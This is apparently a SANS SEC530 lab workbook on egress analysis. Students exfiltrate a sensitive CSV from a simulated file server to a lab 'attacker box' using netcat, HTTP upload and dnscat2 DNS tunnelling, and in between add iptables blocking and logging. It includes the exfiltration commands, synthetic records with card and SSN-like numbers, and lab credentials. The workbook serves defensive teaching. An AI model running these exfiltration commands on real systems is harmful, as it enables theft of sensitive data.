Workbook

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND THE SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, the SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by the SANS Institute to the User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO THE SANS INSTITUTE, AND THAT THE SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to the SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of the SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of the SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Exercise 1.1 – Egress Analysis


Objectives

- Understand the methodologies attackers may use to exfiltrate data
- Learn how simple architecture decisions can make exfiltration more difficult
- Layer defenses to increase the time to exfiltrate
- Layer defenses to increase the likelihood of detection
- Combine prevention controls with detection

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530




Before beginning this lab, you will need to start the virtual containers used for this lab. To do so, run the command below.

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab egress
```

This lab uses three systems. They are as follows:

Student VM - The 530 VM that you logged into will act as a client desktop for this lab
PCI File Server (172.17.0.2) - This system will act as a sensitive file server where contact information including credit card numbers is stored. Under egress analysis we are assuming that someone has gained access to this asset. The data for this lab is contained on this box in **/opt/confidential/sensitive_data.csv** and the server is listening on ports **139** and **445**
External Attacker Box (5.30.5.1) - This is simulating an external system under an attacker's control. This box has **SSH** enabled on port **2222** and has a web-based upload page at **http://5.30.5.1:443**. It also has tools such as **netcat**, **dnscat**, **Python**, and **PowerShell** installed. The only available ports are **2222**, **53**, **443**, and **10000**

For egress analysis you are trying to get data from the **PCI File Server** to this system. Ultimately, you then are trying to identify prevention and detective controls to prevent or detect such behavior.



The commands below are helpful for the no hints version of this lab.

To gain a terminal to the **PCI File Server** (emulating compromise by an adversary) you may run the below command.

```
$ docker exec -it pcifileserver /bin/bash
```

To gain a terminal to the **External Attacker Box** you may run the below command.

```
$ docker exec -it externalattackerbox /bin/bash
```

To copy a file from the file server to your local **Student VM** you can use a command such as below.

```
$ smbclient //172.17.0.2/pci -c "get sensitive_data.csv" -N
```

Alternatively, you can mount the share to your Linux system and browse it using the commands below.

```
$ mkdir smbmount
$ sudo mount -t cifs //172.17.0.2/pci smbmount -o username=guest
```

Exercise: No hints

1) Exfiltrate **/opt/confidential/sensitive_data.csv** directly to the **External Attacker Box**
   a) How would you prevent this method of exfiltration? _____
   b) How would you detect this method of exfiltration? _____
2) Block internet access from the **PCI File Server** to the **External Attacker Box**
3) Exfiltrate **sensitive_files.csv** by copying it to your **Student VM** and then uploading it to the **External Attacker Box**
   a) How would you prevent this method of exfiltration? _____
   b) How would you detect this method of exfiltration? _____
4) Block all ports outbound to the **External Attacker Box** except ports **53** and **443**
5) Exfiltrate data from the **Student VM** over either port **53** or port **443** using only DNS packets or HTTP (non-encrypted) packets
   a) How would you prevent this method of exfiltration? _____
   b) How would you detect this method of exfiltration? _____

There are multiple ways to exfiltrate files to the external system. Below are a few methods.

1) **Upload (POST)** a file to http://5.30.5.1:443
2) Copy the file over **netcat** using any port
3) Use **Python** or **PowerShell** between the **External Attacker Box** and one of the internal systems
4) Use **dnscat** from the **Student VM** to the **External Attacker Box**
   a) The **dnscat** client is on the **Student VM** in **/labs/egress/dnscat2/client**
   b) The **dnscat** server is on the **External Attacker Box** in **/home/exfil/dnscat2/server**

1. **Exfiltrate file from server to internet**

Discover and Assess
For this step you will be simulating a network that has minimal controls and allows servers to have direct internet access. You will be attempting to identify if direct outbound access is allowed from a server.

First, connect to the **PCI File Server** using the command below. This terminal will be called the **file server terminal**.

```
$ docker exec -it pcifileserver /bin/bash
```

Next, open another terminal. This terminal will be used to control the **External Attacker Box**.

In the second terminal which will be referenced as the **attacker terminal**, connect to the **External Attacker Box** with the command below.

```
$ docker exec -it externalattackerbox /bin/bash
```

In the **attacker terminal**, use **netcat** to listen on port **10000** using the command below.

```
root@externalattackerbox:/# nc -lvnp 10000 > sensitive_data.csv
```

Note: The command above listens on port **10000** and then waits to receive a connection. Once the connection is established it saves any data it receives in the file called **sensitive_file.csv**. This instance of **netcat** is being utilized as a **netcat server**. **-n** tells **nc** not to perform name resolution.

Switch to the **file server terminal** that is connected to the **PCI File Server** and transfer **sensitive_data.csv** to the External Attacker Box using **netcat** as a **client**. Do so with the command below.

```
root@pcifileserver:/# nc 5.30.5.1 10000 -n -q1 <
/opt/confidential/sensitive_data.csv
```

Note: The command above connects to **5.30.5.1** on port **10000** and then transfers the file at /opt/confidential/sensitive_data.csv. The **-q1** tells **netcat** to close one second after the transfer completes. On Windows, **Powershell** would allow the same kind of direct TCP data transfer.

Confirm the file transferred successfully by switching to the **attacker terminal** and running the command below:

```
root@externalattackerbox:/# tail sensitive_data.csv -n2
```

You will see output like below.

```
female American  Mrs. Patti     D    Sparks    4604 Patterson Fork
RoadChicago IL   Illinois  60606     US   United States
  PattiDSparks@einrot.com  Sled1962  oim2or0ahPh    "Mozilla/5.0
(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.116 Safari/537.36"  312-630-4213   1    Efird
  8/14/1962 54   Visa 4.53906E+15    696  Dec-18    357-04-8242    Red
  Commercial and industrial designer Chatham1998 Suzuki X90   225.5
  "5' 9"""  41.842489 -87.708556
female American  Ms.  Jennifer  K    Fuentes   4853 Fleming Street
  Montgomery     AL   Alabama   36104     US   United States
  JenniferKFuentes@gustr.com    Agning    ioSohquij1co   "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36"  334-432-2572   1    Horton
  3/21/1974 42   Visa 4.55602E+15    433  Oct-18    417-90-1544
  Black     Programmer     Grade A Investment  2012 Land Rover Range
Rover Evoque     228.8     "5' 7"""  32.365291 -86.232287
```

Discover and Assess


At this point, sensitive data has transferred directly from the **PCI File Server** to the **External Attacker Box** over port **10000**. This simulates a weak architecture that allows for easy exfiltration of data.

2. **Block server outbound access**

Re-Design

Direct internet access from servers is high risk as it allows for quick data exfiltration and malware command and control channels. In this step you will be blocking outbound internet access from the **PCI File Server**. This is to prevent and detect attempts from the server to access the internet.

Open a third terminal. This terminal will be referenced as your **Student VM terminal**.



Implement
In the **Student VM terminal**, create firewall rules that prevent and log attempts from the **PCI File Server** to reach out to **5.30.5.1** with the commands below. If prompted for a password enter **Security530**.

```
$ sudo iptables -N LOGGING
$ sudo iptables -A INPUT -j LOGGING
$ sudo iptables -A LOGGING -m limit --limit 2/min -j LOG -s
172.17.0.2 --log-prefix "EGRESS: " --log-level 4
$ sudo iptables -A INPUT -s 172.17.0.2 -d 5.30.5.1 -j DROP
```

Note: In a production environment, instead of blocking a single external IP you would create firewall rules to block internet access to all or all unauthorized internet sources from your server subnets.

Switch to your **attacker terminal** and run the command below.

```
root@externalattackerbox:/# nc -lvnp 10000
```

Note: This command tells **netcat** to listen on port **10000**. It is being used to verify if connections can still be made to the simulated internet.

Switch to your **file server terminal** and run the command below. This command will attempt to connect to the **External Attacker Box**.

```
root@pcifileserver:/# nc -zvn 5.30.5.1 10000 -w1
```

Note: The command above acts as a simple port scan to see if port 10000 is reachable.

When this command is ran, you should see the following output:

```
(UNKNOWN) [5.30.5.1] 10000 (?) : Connection timed out
```

This means the connection failed as outbound internet access is now being blocked between the **PCI File Server** and the **External Attacker Box**.

Operate and Monitor
Switch to your **Student VM terminal**. Then run the command below to verify that attempts by the **PCI File Server** to access the internet are being logged.


```
$ grep EGRESS /var/log/syslog
```

You should see a log similar to this output:

```
Oct 23 11:14:34 Security530 kernel: [ 2979.789067] EGRESS: IN=docker0
OUT= PHYSIN=veth680f5cf MAC=02:42:01:21:17:8b:02:42:ac:11:00:02:08:00
SRC=172.17.0.2 DST=5.30.5.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=31855
DF PROTO=TCP SPT=34370 DPT=10000 WINDOW=29200 RES=0x00 SYN URGP=0
```

At this point you have a preventative control in place to block direct internet access from the **PCI File Server** and you have a detective control as you can monitor for attempts to directly access the internet.

At this point you may close out of the file server terminal by clicking on the X in the top right corner of it. Make sure you are only closing out of the file server terminal.



3. **Exfiltrate data through the Student VM**

Discover and Assess

At this point direct internet access is not available to the **PCI File Server**. Therefore, an attacker can no longer exfiltrate data directly. In this step you will further assess how quickly an attacker can move data outside your environment.

First, copy the data from the **PCI File Server** to your **Student VM**. Do this by switching to your **Student VM terminal** and running the command below.

```
$ smbclient //172.17.0.2/pci -c "get sensitive_data.csv" -N
```

You should see output similar to below. This means the file was copied successfully into your current working directory.

```
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.7.6-Ubuntu]
getting file \sensitive_data.csv of size 1281409 as sensitive_data.csv
(125136.4 KiloBytes/sec) (average 125137.6 KiloBytes/sec)
```

Now that the file has been transferred from the **PCI File Server** to the **Student VM** it is time to see if it can be transferred over port 10000 again. Press **CTRL-C** to stop the previous **netcat** listener.

root@externalattackerbox:/# nc -lvnp 10000
listening on [any] 10000 ...
^C

Then switch to the **attacker terminal**, then remove the previous **sensitive_data.csv** file and then use **netcat** to listen on port **10000** using the commands below.

```
root@externalattackerbox:/# rm -f sensitive_data.csv
root@externalattackerbox:/# nc -lvnp 10000 > sensitive_data.csv
```

Now, switch to your **Student VM** terminal and run the command below. This will attempt to copy the data over port 10000 to the External Attacker Box.

```
$ nc 5.30.5.1 10000 -n -q1 < sensitive_data.csv
```

Confirm the file transferred successfully by switching to the **attacker terminal** and running the command below:

```
root@externalattackerbox:/# tail sensitive_data.csv -n2
```

You will see output like below.

```
female American  Mrs. Patti     D    Sparks    4604 Patterson Fork
RoadChicago IL   Illinois  60606     US   United States
  PattiDSparks@einrot.com  Sled1962  oim2or0ahPh    "Mozilla/5.0
(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.116 Safari/537.36"  312-630-4213   1    Efird
  8/14/1962 54   Visa 4.53906E+15    696  Dec-18    357-04-8242    Red
  Commercial and industrial designer Chatham1998 Suzuki X90   225.5
  "5' 9"""  41.842489 -87.708556
female American  Ms.  Jennifer  K    Fuentes   4853 Fleming Street
  Montgomery     AL   Alabama   36104     US   United States
  JenniferKFuentes@gustr.com    Agning    ioSohquij1co   "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36"  334-432-2572   1    Horton
  3/21/1974 42   Visa 4.55602E+15    433  Oct-18    417-90-1544
  Black     Programmer     Grade A Investment  2012 Land Rover Range
Rover Evoque     228.8     "5' 7"""  32.365291 -86.232287
```

Discover and Assess

At this point, sensitive data can be transferred to the **External Attacker Box** over port **10000**. However, the attacker must first copy the file to a desktop before transferring it. If the attacker attempted to upload the data directly they would have been prevented and detected. However, being able to exfiltrate data over any port from a desktop is still insufficient. More controls should be considered.

4. **Implement default outbound deny**

Re-Design

To lower risk a default outbound deny policy should be put into place so that all systems can only reach outbound on authorized ports. For this lab we will be allowing ports 53 and 443 only. This would prevent and detect any activity to unused/unauthorized ports.

Implement
Switch to your **Student VM terminal** and add new firewall rules by running the commands below.

```
$ sudo iptables -A INPUT -d 5.30.5.1 -p udp --dport 53 -j ACCEPT
$ sudo iptables -A INPUT -d 5.30.5.1 -p tcp --dport 443 -j ACCEPT
$ sudo iptables -A INPUT -d 5.30.5.1 -p tcp --dport 10000 -j DROP
```

Note: On a production firewall the allowed ports could be further restricted to specific applications such as DNS and HTTP. This will be the assumption for the next step. In this case port 10000 is simulating a default deny to all ports.

Now verify port 10000 is no longer reachable by switching to your **attacker terminal** and running the command below.

```
root@externalattackerbox:/# rm -f sensitive_data.csv
root@externalattackerbox:/# nc -lvnp 10000
```

Switch to your **Student VM terminal** and run the command below. This command will attempt to connect to the **External Attacker Box** on port 10000.

```
$ nc -zvn 5.30.5.1 10000 -w1
```

You should see the following output:

```
nc: connect to 5.30.5.1 port 10000 (tcp) timed out: Operation now in
progress
```

Operate and Monitor
Again, you have added another prevention control which could double as a detective control. In this case, direct exfiltration from a desktop to the internet over any port would be blocked and detected.


5. **Exfiltrate data over authorized application(s)**

Discover and Assess - HTTP over 443
At this point direct internet access is not available to the PCI File Server and attempts to send data directly out over any arbitrary port is blocked. For this step the assumption is that only authorized ports such as port 53 and 80 are allowed. Also, the assumption is that only DNS and HTTP applications can be utilized on these ports. Application control will be discussed in a later module. At this point, an adversary must change how data is exfiltrated to bypass existing controls.


HTTP is one of the most simplified ways to exfiltrate data if whitelisting is not enforced. Switch to your **Student VM terminal** and go to http://5.30.5.1:443 with the command below.

```
$ google-chrome http://5.30.5.1:443
```


This will load the following web page.




Click on **Choose File**.




Then in the list select **sensitive_data.csv** and then click on **Open**.



Now click on Upload File.



If the file was uploaded you should see the following image:



Go ahead and close out of the **Google Chrome** that was launched from the previous command. Then switch to the **attacker terminal** and issue the below command to verify the file transferred successfully. You need to press **CTRL+C** to stop the previously running **netcat** listener before running the command below.

```
root@externalattackerbox:/# tail
/var/www/html/uploads/sensitive_data.csv -n2
```

You will see output like below.

```
female American  Mrs. Patti     D    Sparks    4604 Patterson Fork
RoadChicago IL   Illinois  60606     US   United States
  PattiDSparks@einrot.com  Sled1962  oim2or0ahPh    "Mozilla/5.0
(Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.116 Safari/537.36"  312-630-4213   1    Efird
  8/14/1962 54   Visa 4.53906E+15    696  Dec-18    357-04-8242    Red
  Commercial and industrial designer Chatham1998 Suzuki X90   225.5
  "5' 9"""  41.842489 -87.708556
female American  Ms.  Jennifer  K    Fuentes   4853 Fleming Street
  Montgomery     AL   Alabama   36104     US   United States
  JenniferKFuentes@gustr.com    Agning    ioSohquij1co   "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/53.0.2785.143 Safari/537.36"  334-432-2572   1    Horton
  3/21/1974 42   Visa 4.55602E+15    433  Oct-18    417-90-1544
  Black     Programmer     Grade A Investment  2012 Land Rover Range
Rover Evoque     228.8     "5' 7"""  32.365291 -86.232287
```

At this point data has been exfiltrated by using HTTP but over port 443.

Re-Design

HTTP is expected over port 443. However, it should be HTTP over TLS. Plaintext HTTP traffic could be prevented using application control via a Next-Generation Firewall (NGFW) or Intrusion Prevention System (IPS). This traffic could also be detected with an Intrusion Detection System (IDS) or Network Security Monitor (NSM). All of these are covered later within Sec530.

Discover and Assess - DNS Tunneling

This time simulate data exfiltration over DNS through DNS. This type of exfiltration is more difficult to prevent as it uses DNS traffic to establish command and control and then exfiltrate data. Since DNS is a critical infrastructure component and it is proxied by design this channel often has little preventative controls.

Switch to the **attacker terminal** and run the commands below.

```
root@externalattackerbox:/# rm -f sensitive_data.csv
root@externalattackerbox:/# ruby
/home/exfil/dnscat2/server/dnscat2.rb
```

Note: **dnscat** is a tool that allows for command and control and data exfiltration using DNS. In the above example a **dnscat** server is being launched. This will sit and wait for one or more clients to establish connections to it. The **sensitive_data.csv** was removed as we are going to download it again.

You should see the terminal change to **dnscat2** such as below.

```
dnscat2>
```

Next, switch to your **student VM terminal** and run the command below.

```
$ /labs/egress/dnscat2/client/dnscat --dns=server=5.30.5.1,port=53
```

Note: This command uses **dnscat** to establish a command and control session to 5.30.5.1 using DNS.

Back on the attacker terminal you should have seen the connection with output similar to below.

```
dnscat2> New window created: 1
/home/exfil/dnscat2/server/controller/packet.rb:228: warning: constant
::Bignum is deprecated
/home/exfil/dnscat2/server/controller/packet.rb:228: warning: constant
::Bignum is deprecated
/home/exfil/dnscat2/server/controller/crypto_helper.rb:13: warning:
constant ::Bignum is deprecated
/home/exfil/dnscat2/server/controller/crypto_helper.rb:21: warning:
constant ::Bignum is deprecated
/home/exfil/dnscat2/server/libs/dnser.rb:379: warning: constant
::Fixnum is deprecated
Session 1 security: ENCRYPTED BUT *NOT* VALIDATED
For added security, please ensure the client displays the same string:

>> Bunny Hoods Wages Pulped Cruxes Suited
```

Ignore any errors such as **Bignum is deprecated**. Also, the string that is displayed will likely be different on your system. If you want to make sure you are still at a blank terminal, simply hit the ENTER key on your keyboard so that the **dnscat2>** terminal is visible again.

While still inside the **attacker terminal**, enter the command below to interact with your **student VM** from the **External Attacker Box**.

```
dnscat2> window -i 1
```

Your command prompt will then change to below.

```
command (Security530) 1>
```

Note: This command prompt allows you to manually issue commands to the **dnscat** client, download files, and more. To learn what options are available you can type **help** and hit **ENTER**.

Within the attacker terminal, issue the command below to download sensitive_data.csv from the Student VM.

```
command (Security530) 1> download sensitive_data.csv
```

You should see "`Attempting to download sensitive_data.csv to sensitive_data.csv`" and then many "`POTENTIAL CACHE HIT`" entries. After approximately 30 seconds, you should see the following output:

POTENTIAL CACHE HIT
POTENTIAL CACHE HIT
POTENTIAL CACHE HIT
Wrote 1281409 bytes from sensitive_data.csv to sensitive_data.csv!

This means that the file has been successfully downloaded. To prove this first close out of **dnscat** by typing **exit** and pushing **ENTER** within the **attacker terminal**.

```
command (Security530) 1> exit
```

Then tail the file to verify it was downloaded successfully. Switch to the **attacker terminal** and issue the below command to verify the file transferred successfully.

```
root@externalattackerbox:/# tail sensitive_data.csv -n2
```

You will see output like below.

```
female American  Mrs. Patti     D    Sparks    4604 Patterson Fork
RoadChicago IL   Illinois  60606     US   United States
  PattiDSparks@einrot.com  Sled1962  oim2or0ahPh    "Mozilla/5.0
